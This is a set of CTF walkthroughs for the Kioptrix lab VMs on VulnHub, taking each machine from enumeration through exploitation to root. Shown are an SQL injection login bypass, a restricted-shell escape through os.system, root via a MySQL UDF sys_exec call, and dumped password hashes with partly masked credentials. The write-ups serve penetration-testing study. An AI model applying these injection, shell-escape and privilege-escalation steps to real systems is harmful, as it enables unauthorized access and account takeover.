[sudo] password for loneferret:
User loneferret may run the following commands on this host:
(ALL) ALL
loneferret@Kioptrix3:~$
loneferret@Kioptrix3:~$
loneferret@Kioptrix3:~$ sudo su
root@Kioptrix3:/home/loneferret#
root@Kioptrix3:/home/loneferret# id
uid=0(root) gid=0(root) groups=0(root)
root@Kioptrix3:/home/loneferret#
root@Kioptrix3:/home/loneferret# uname -a
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686 GNU/Linux
root@Kioptrix3:/home/loneferret#
root@Kioptrix3:/home/loneferret#
root@Kioptrix3:/home/loneferret# ifconfig
eth1      Link encap:Ethernet  HWaddr 00:0c:29:3f:ef:00
          inet addr:192.168.92.184  Bcast:192.168.92.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe3f:ef00/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:838903 errors:23 dropped:91 overruns:0 frame:0
          TX packets:632040 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:71037241 (67.7 MB)  TX bytes:112573741 (107.3 MB)
          Interrupt:16 Base address:0x1080
```

Figure 14: writeup.privesc.steps.3.1

```
root@Kioptrix3:~# cat Congrats.txt
Good for you for getting here.
Regardless of the matter (staying within the spirit of the game of course)
you got here, congratulations are in order. Wasn't that bad now was it.

Went in a different direction with this VM. Exploit based challenges are
nice. Helps workout that information gathering part, but sometimes we
need to get our hands dirty in other things as well.
Again, these VMs are beginner and not intended for everyone.
Difficulty is relative, keep that in mind.

The object is to learn, do some research and have a little (legal)
fun in the process.

I hope you enjoyed this third challenge.

Steven McElrea
aka loneferret
http://www.kioptrix.com

Credit needs to be given to the creators of the gallery webapp and CMS used
for the building of the Kioptrix VM3 site.

Main page CMS:
http://www.lotuscms.org

Gallery application:
Gallarific 2.1 - Free Version released October 10, 2009
http://www.gallarific.com
Vulnerable version of this application can be downloaded
from the Exploit-DB website:
http://www.exploit-db.com/exploits/15891/

The HT Editor can be found here:
http://hte.sourceforge.net/downloads.html
And the vulnerable version on Exploit-DB here:
http://www.exploit-db.com/exploits/17083/

Also, all pictures were taken from Google Images, so being part of the
public domain I used them.

root@Kioptrix3:~#
```

Figure 15: writeup.privesc.steps.3.2

Loot

Hashes

```
1 root:$1$QAKvVJey$6rRkAMGKq1u62yfDaenUr1:15082:.....
2 loneferret:$1$qbkHf53U$r.kK/JgDLdcXGRC6xUfB11:15079:.....
3 dreg:$1$qAc2saWZ$Y567sEs.q13GMttI6pvoe0:15080:.....
```

Credentials

```
1 lotuscms: dreg/Mas..., loneferret/star....
2 mysql: root/fucke...
3 ssh: dreg/Mas..., loneferret/star....
```

References

- [+] <https://www.vulnhub.com/entry/kioptrix-level-12-3,24/>
- [+] <https://v3ded.github.io/ctf/kioptrix3.html>
- [+] <https://www.abatchy.com/2016/12/kioptrix-3-walkthrough-vulnhub>

[VulnHub] Kioptrix: Level 1.3 (#4)

Date: 08/Oct/2019
Categories: [oscp](#), [vulnhub](#), [linux](#)
Tags: [exploit_sqli](#), [exploit_credsreuse](#), [privesc_shell_escape](#), [privesc_mysql_root](#), [privesc_mysql_udf](#)

Overview

This is a writeup for VulnHub VM [Kioptrix: Level 1.3 \(#4\)](#). Here are stats for this machine from [machinescli](#):

✈

`machinescli -t --info "vulnhub#25"`

#	ID	Name	Rating	Difficulty	OS	OSCPlike	Owned	TTPs
1.	vulnhub#25	Kioptrix: Level 1.3 (#4)						exploit_sqli exploit_credsreuse privesc_shell_escape privesc_mysql_root privesc_mysql_udf

✈

Figure 1: writeup.overview.machinescli

Killchain

Here's the killchain (enumeration → exploitation → privilege escalation) for this machine:




Figure 2: writeup.overview.killchain

TTPs

1. 80/tcp/http/Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch): [exploit_sqli](#), [exploit_credsreuse](#), [privesc_shell_escape](#), [privesc_mysql_root](#), [privesc_mysql_udf](#)

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.70 scan initiated Tue Oct 8 15:47:02 2019 as: nmap -vv --reason -Pn -sV -sC
  ↳ --version-all -oN
  ↳ /root/toolbox/writeups/vulnhub.kioptrix4/results/192.168.92.131/scans/_quick_tcp_nmap.txt
  ↳ -oX
  ↳ /root/toolbox/writeups/vulnhub.kioptrix4/results/192.168.92.131/scans/xml/_quick_tcp_nmap.xml
  ↳ 192.168.92.131
2 Nmap scan report for 192.168.92.131
3 Host is up, received arp-response (0.0012s latency).
4 Scanned at 2019-10-08 15:47:03 PDT for 35s
5 Not shown: 566 closed ports, 430 filtered ports
6 Reason: 566 resets and 430 no-responses
7 PORT      STATE SERVICE      REASON      VERSION
8 22/tcp    open  ssh          syn-ack ttl 64 OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
9 | ssh-hostkey:
10 |   1024 9b:ad:4f:f2:1e:c5:f2:39:14:b9:d3:a0:0b:e8:41:71 (DSA)
11 | ssh-dss
  ↳ AAAAB3NzaC1kc3MAAACBAJQxDMWK4xxdEEdMA0YQLblzXV5xx6slDUANQmyouzmobMxTcImV10fY9vB2LUjJwSbtuPn
  ↳ /Ef7LCik29SLab6FD59QsJKz3tOfX1UZJ9FeoxPhoVsfk+
  ↳ LDM4FbQxoOpPYhlQadVHAicjUnON15WaaUEYuelAoU36v2wOKKDe+kRAAAAFQDAmqYNY10u7o5qEfZx0e9+
  ↳ XNUJ2QAAAIAt6puNENxfFn174pmuKgeQaZQCsPnZlSyTODcP961mwFvTMHWD4pQsgOj6G1PUZrXUCmeTcNqbUQQHei6l8U1zM04xFY
  ↳ /FGd1r3TqKXu+
  ↳ jQxTnp7xvNBVHoT3rKPqcd12qtweTj1YK1cHgW5XL3mR1Nw91JrhM1AAAAIAWHQLIOjwyAFvUhjGqEVK1Y0QoCoNLGEFd
  ↳ +wcrMLjpZEz7/Ay9IhyuBuRbeR/TxjitcUX6CC58cF5KoyhyQytFH17ZMpegb9x29mQiAg4wK1MG0i9D8OU1cW/COD
  ↳ /E8LvrNLxMfllatLVscw/WXXTi8fFmOEzkGsaRKC6NiQhDlg==
12 |   2048 85:40:c6:d5:41:26:05:34:ad:f8:6e:f2:a7:6b:4f:0e (RSA)
13 |_ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEApa/
  ↳ UX2iq4JYXncTEDfBoyJWguuDkWDvyyw4HlLyc1UBT3Pn2wnYLYaOMjwkBtPilmf5X1zK1z3su7oBEcSEt6o7RzDEUBc106nRvY4oSKw
  ↳ +YdtLneY6IriJjHJ0DgNyXalPbQ36VZgu20o9dH8ItDkjlZTxRHPE6RnPiD1aZSL0452LNU3N+/2M/
  ↳ ny7QMvIyPNkcojeZQWS7RRSDa21EUw1X1ECL6zCMiWC0lhcizf5ieum9MnATTf3dgk4BnQc6dfdEvae0avSypMcs6no2CJ2j9PPoAQ
  ↳ /WlAZzEbfna9YQ2cx8sw/W/9GfKA5SuLFtiu0iQ==
14 80/tcp    open  http         syn-ack ttl 64 Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6
  ↳ with Suhosin-Patch)
15 | http-methods:
16 |_ Supported Methods: GET HEAD POST OPTIONS
17 |_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
18 |_http-title: Site doesn't have a title (text/html).
19 139/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
20 445/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 3.0.28a (workgroup: WORKGROUP)
21 MAC Address: 00:0C:29:9E:D6:27 (VMware)
22 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
23
24 Host script results:
25 |_clock-skew: mean: -5h00m23s, deviation: 2h49m43s, median: -7h00m24s
26 | nbstat: NetBIOS name: KIOPTRIX4, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
27 | Names:
28 |   KIOPTRIX4<00>          Flags: <unique><active>
29 |   KIOPTRIX4<03>          Flags: <unique><active>
30 |   KIOPTRIX4<20>          Flags: <unique><active>
31 |   WORKGROUP<1e>          Flags: <group><active>
32 |   WORKGROUP<00>          Flags: <group><active>
33 | Statistics:
34 |   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
35 |   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

```

36 |_ 00 00 00 00 00 00 00 00 00 00 00 00 00 00
37 | p2p-conficker:
38 |   Checking for Conficker.C or higher...
39 |   Check 1 (port 10904/tcp): CLEAN (Timeout)
40 |   Check 2 (port 63363/tcp): CLEAN (Couldn't connect)
41 |   Check 3 (port 50750/udp): CLEAN (Failed to receive data)
42 |   Check 4 (port 25142/udp): CLEAN (Failed to receive data)
43 |_ 0/4 checks are positive: Host is CLEAN or ports are blocked
44 | smb-os-discovery:
45 |   OS: Unix (Samba 3.0.28a)
46 |   Computer name: Kioptrix4
47 |   NetBIOS computer name:
48 |   Domain name: localdomain
49 |   FQDN: Kioptrix4.localdomain
50 |_ System time: 2019-10-08T11:47:00-04:00
51 | smb-security-mode:
52 |   account_used: guest
53 |   authentication_level: user
54 |   challenge_response: supported
55 |_ message_signing: disabled (dangerous, but default)
56 |_smb2-security-mode: Couldn't establish a SMBv2 connection.
57 |_smb2-time: Protocol negotiation failed (SMB2)
58
59 Read data files from: /usr/bin/./share/nmap
60 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
61 # Nmap done at Tue Oct  8 15:47:38 2019 -- 1 IP address (1 host up) scanned in 36.59 seconds

```

2. Here's the summary of open ports and associated [AutoRecon](#) scan files:

openports				
#	Port	Protocol	Service	Scans
1.	22/tcp	ssh	ttl 64 OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)	./results/192.168.92.131/scans/tcp_22_ssh_nmap.txt ./results/192.168.92.131/scans/tcp_80_http_gobuster.txt ./results/192.168.92.131/scans/tcp_80_http_nikto.txt
2.	80/tcp	http	ttl 64 Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)	./results/192.168.92.131/scans/tcp_80_http_nmap.txt ./results/192.168.92.131/scans/tcp_80_http_robots.txt ./results/192.168.92.131/scans/tcp_80_http_whatweb.txt
3.	137/udp	netbios-ns	ttl 64 Microsoft Windows netbios-ns (workgroup: WORKGROUP)	./results/192.168.92.131/scans/enum4linux.txt ./results/192.168.92.131/scans/nbtscan.txt
4.	139/tcp	netbios-ssn	ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)	./results/192.168.92.131/scans/enum4linux.txt ./results/192.168.92.131/scans/smbclient.txt ./results/192.168.92.131/scans/tcp_139_smb_nmap.txt
5.	445/tcp	netbios-ssn	ttl 64 Samba smbd 3.0.28a (workgroup: WORKGROUP)	./results/192.168.92.131/scans/enum4linux.txt ./results/192.168.92.131/scans/smbclient.txt ./results/192.168.92.131/scans/tcp_445_smb_nmap.txt

Figure 3: writeup.enumeration.steps.2.1

3. From the SMB scan, we find that there are 3 users (other than root) on the target system:

```

1 =====
2 |   Users on 192.168.92.131   |
3 =====
4 index: 0x1 RID: 0x1f5 acb: 0x00000010 Account: nobody Name: nobody Desc: (null)
5 index: 0x2 RID: 0xbbc acb: 0x00000010 Account: robert Name: ,,, Desc: (null)
6 index: 0x3 RID: 0x3e8 acb: 0x00000010 Account: root Name: root Desc: (null)
7 index: 0x4 RID: 0xbba acb: 0x00000010 Account: john Name: ,,, Desc: (null)
8 index: 0x5 RID: 0xbb8 acb: 0x00000010 Account: loneferret Name: loneferret,,, Desc: (null)

```

Findings

Open Ports

1	22/tcp		ssh		OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
2	80/tcp		http		Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with ↳ Suhosin-Patch)
3	137/udp		netbios-ns		Microsoft Windows netbios-ns (workgroup: WORKGROUP)
4	139/tcp		netbios-ssn		Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5	445/tcp		netbios-ssn		Samba smbd 3.0.28a (workgroup: WORKGROUP)

Users

1	ssh: root, robert, john, loneferret
---	-------------------------------------

Phase #2: Exploitation

1. We find a login page at `http://192.168.92.131:80/index.php` and successfully bypass it via a sqli. Once logged in, the webapp shows the unhashed/cleartext password for user `john`. We repeat the process to obtain password for user `robert` as well (`loneferret` is not registered on this web application):

```
1 name: john
2 password: ' or 1=1 -- -
3
4 name: robert
5 password: ' or 1=1 -- -
```




Figure 4: writeup.exploitation.steps.1.1




Figure 5: writeup.exploitation.steps.1.2

User loneferret

Oups, something went wrong with your member's page account.
Please contact your local Administrator
to fix the issue.

[Back](#)

Figure 6: writeup.exploitation.steps.1.3

2. We successfully ssh as user `john` since this user has reused their web application credentials:

```
1 ssh john@192.168.92.131
```



```

root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix4 # ssh john@192.168.92.131
john@192.168.92.131's password:
Welcome to LigGoat Security Systems - We are Watching
== Welcome LigGoat Employee ==
LigGoat Shell is in place so you don't screw up
Type '?' or 'help' to get the list of allowed commands
john:~$ help
cd clear echo exit help ll lpath ls
john:~$

```

Figure 7: writeup.exploitation.steps.2.1

3. We find ourselves in a restricted `lshell` that severely limits usability. We escape this restricted shell by running the `echo` command with `os.system` function:

```

1 echo os.system('/bin/bash')

```

```

john:~$
john:~$ echo os.system('/bin/bash')
john@Kioptrix4:~$
john@Kioptrix4:~$ id
uid=1001(john) gid=1001(john) groups=115(admin),1001(john)
john@Kioptrix4:~$
john@Kioptrix4:~$ uname -a
Linux Kioptrix4 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686 GNU/Linux
john@Kioptrix4:~$
john@Kioptrix4:~$ ifconfig
eth1      Link encap:Ethernet  HWaddr 00:0c:29:9e:d6:27
          inet addr:192.168.92.131  Bcast:192.168.92.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:965327 errors:16 dropped:67 overruns:0 frame:0
          TX packets:814455 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:126829768 (120.9 MB)  TX bytes:176814024 (168.6 MB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:16 errors:0 dropped:0 overruns:0 frame:0
          TX packets:16 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:800 (800.0 B)  TX bytes:800 (800.0 B)

john@Kioptrix4:~$

```

Figure 8: writeup.exploitation.steps.3.1

Phase #2.5: Post Exploitation

```

1 john@Kioptrix4> id
2 uid=1001(john) gid=1001(john) groups=1001(john)

```

```
3 john@Kioptrix4>
4 john@Kioptrix4> uname
5 Linux Kioptrix4 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686 GNU/Linux
6 john@Kioptrix4>
7 john@Kioptrix4> ifconfig
8 eth1  Link encap:Ethernet  HWaddr 00:0c:29:9e:d6:27
9      inet addr:192.168.92.131  Bcast:192.168.92.255  Mask:255.255.255.0
10     UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
11     RX packets:934395 errors:16 dropped:67 overruns:0 frame:0
12     TX packets:784540 errors:0 dropped:0 overruns:0 carrier:0
13     collisions:0 txqueuelen:1000
14     RX bytes:122108860 (116.4 MB)  TX bytes:172750491 (164.7 MB)
15     Interrupt:17 Base address:0x2000
16 john@Kioptrix4>
17 john@Kioptrix4> users
18 root
19 loneferret
20 john
21 robert
```

Phase #3: Privilege Escalation

1. We explore the web directory and find `mysql` credentials for user `root`:

```
john@Kioptrix4:/var/www$ ls -la
total 44
drwxr-xr-x  5 root root 4096 2012-02-06 11:44 .
drwxr-xr-x 14 root root 4096 2012-02-04 09:57 ..
-rw-r--r--  1 root root 1477 2012-02-06 11:31 checklogin.php
-rw-r--r--  1 root root  298 2012-02-04 11:11 database.sql
drwxr-xr-x  2 root root 4096 2012-02-06 11:44 images
-rw-r--r--  1 root root 1255 2012-02-06 12:07 index.php
drwxr-xr-x  2 root root 4096 2012-02-04 18:33 john
-rw-r--r--  1 root root  176 2012-02-04 12:39 login_success.php
-rw-r--r--  1 root root   78 2012-02-04 11:33 logout.php
-rw-r--r--  1 root root  606 2012-02-06 15:42 member.php
drwxr-xr-x  2 root root 4096 2012-02-04 18:30 robert
john@Kioptrix4:/var/www$
john@Kioptrix4:/var/www$
john@Kioptrix4:/var/www$ cat checklogin.php
<?php
ob_start();
$host="localhost"; // Host name
$username="root"; // Mysql username
$password=""; // Mysql password
$db_name="members"; // Database name
$tbl_name="members"; // Table name
```

Figure 9: writeup.privesc.steps.1.1

2. We explore running processes and find that `mysql` is executing with elevated privileges (pid: 4638). We search for the required `mysql` shared object file and find it at `/usr/lib/lib_mysqludf_sys.so`. This means we can run custom commands from within `mysql` shell as user `root`:

```
john@Kioptrix4:/var/www$ ps aux | grep mysql
root    4596  0.0  0.1 1772  520 ?        S   11:45   0:00 /bin/sh /usr/bin/mysqld_safe
root    4638  0.4  6.4 127292 33176 ?      Sl  11:45   0:42 /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --user=root --pid-file=/var/run/mysqld/mysqld.pid --skip-external-locking --port=
root    4640  0.0  0.1 1700   560 ?        S   11:45   0:00 logger -p daemon.err -t mysqld_safe -i -t mysql
john    6087  0.0  0.1 3084   752 pts/0    R+  14:31   0:00 grep mysql
john@Kioptrix4:/var/www$
john@Kioptrix4:/var/www$ locate lib_mysqludf_sys.so
/usr/lib/lib_mysqludf_sys.so
john@Kioptrix4:/var/www$
```

Figure 10: writeup.privesc.steps.2.1

3. We connect to `mysql` as user `root` and execute a command to add user `john` to the `admin` group:

```
1 mysql -h localhost -u root -p
2   select sys_exec("usermod -a -G admin john");
3   exit
```

```

john@Kioptrix4:/var/www$ mysql -h localhost -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 64419
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> select sys_exec("usermod -a -G admin john")
-> ;
+-----+
| sys_exec("usermod -a -G admin john") |
+-----+
| NULL                                |
+-----+
1 row in set (0.05 sec)

mysql>
mysql> Bye
john@Kioptrix4:/var/www$

```

Figure 11: writeup.privesc.steps.3.1

4. Now we can change to user root and complete the challenge:

```

1 sudo su
2 cat /root/congrats.txt

```

```

john@Kioptrix4:/var/www$ sudo su
[sudo] password for john:
root@Kioptrix4:/var/www#
root@Kioptrix4:/var/www# id
uid=0(root) gid=0(root) groups=0(root)
root@Kioptrix4:/var/www#
root@Kioptrix4:/var/www# uname -a
Linux Kioptrix4 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686 GNU/Linux
root@Kioptrix4:/var/www#
root@Kioptrix4:/var/www# ifconfig
eth1      Link encap:Ethernet  HWaddr 00:0c:29:9e:d6:27
          inet addr:192.168.92.131  Bcast:192.168.92.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:932803 errors:16 dropped:67 overruns:0 frame:0
          TX packets:784208 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:121926958 (116.2 MB)  TX bytes:172674686 (164.6 MB)
          Interrupt:17 Base address:0x2000

```

Figure 12: writeup.privesc.steps.4.1

```
root@Kioptrix4:~# cat congrats.txt
Congratulations!
You've got root.
```

There is more than one way to get root on this system. Try and find them. I've only tested two (2) methods, but it doesn't mean there aren't more. As always there's an easy way, and a not so easy way to pop this box. Look for other methods to get root privileges other than running an exploit.

It took a while to make this. For one it's not as easy as it may look, and also work and family life are my priorities. Hobbies are low on my list. Really hope you enjoyed this one.

If you haven't already, check out the other VMs available on:
www.kioptrix.com

Thanks for playing,
loneferret

```
root@Kioptrix4:~#
```

Figure 13: writeup.privesc.steps.4.2

Loot

Hashes

```
1 root:$1$5GMEyqwV$x0b1nMsYFXvczN0yI0kBB.:15375:.....
2 loneferret:$1$/x6RL082$43aCgYCrK7p2KFwgYw9iU1:15375:.....
3 john:$1$H.GRh1Y6$sKlytDrwFEhu5dULXItWw/:15374:.....
4 robert:$1$rQRWeUha$ftBrgVvcHYfFFFk6Ut6cM1:15374:.....
```

Credentials

```
1 liggoat: john/MyNameIs...., robert/ADGAdsafdfwt4ga.....
2 ssh: john/MyNameIs...., robert/ADGAdsafdfwt4ga.....
```

References

- [+] <https://www.vulnhub.com/entry/kioptrix-level-13-4,25/>
- [+] <https://www.abatchy.com/2016/12/kioptrix-level-13-4-walkthrough-vulnhub.html>
- [+] <http://www.gcura.tech/kioptrix-level-1-3-4/>
- [+] <https://web.archive.org/web/20190822075547/https://www.adampalmer.me/iodigitalsec/2013/08/13/mysql-root-to-system-root-with-udf-for-windows-and-linux/>
- [+] <https://bernardodamele.blogspot.com/2009/01/command-execution-with-mysql-udf.html>

[VulnHub] Kioptrix: 2014 (#5)

Date: 09/Oct/2019
Categories: [oscp](#), [vulnhub](#), [linux](#)
Tags: [exploit_pchart](#), [exploit_phptax](#), [privesc_freebsd](#)

Overview

This is a writeup for VulnHub VM [Kioptrix: 2014 \(#5\)](#). Here are stats for this machine from [machinescli](#):

 machinescli -t --info "vulnhub#62"

#	ID	Name	Rating	Difficulty	OS	OSCPlike	Owned	TTPs
1.	vulnhub#62	Kioptrix: 2014 (#5)						exploit_pchart exploit_phptax privesc_freebsd



Figure 1: writeup.overview.machinescli

Killchain

Here's the killchain (enumeration → exploitation → privilege escalation) for this machine:

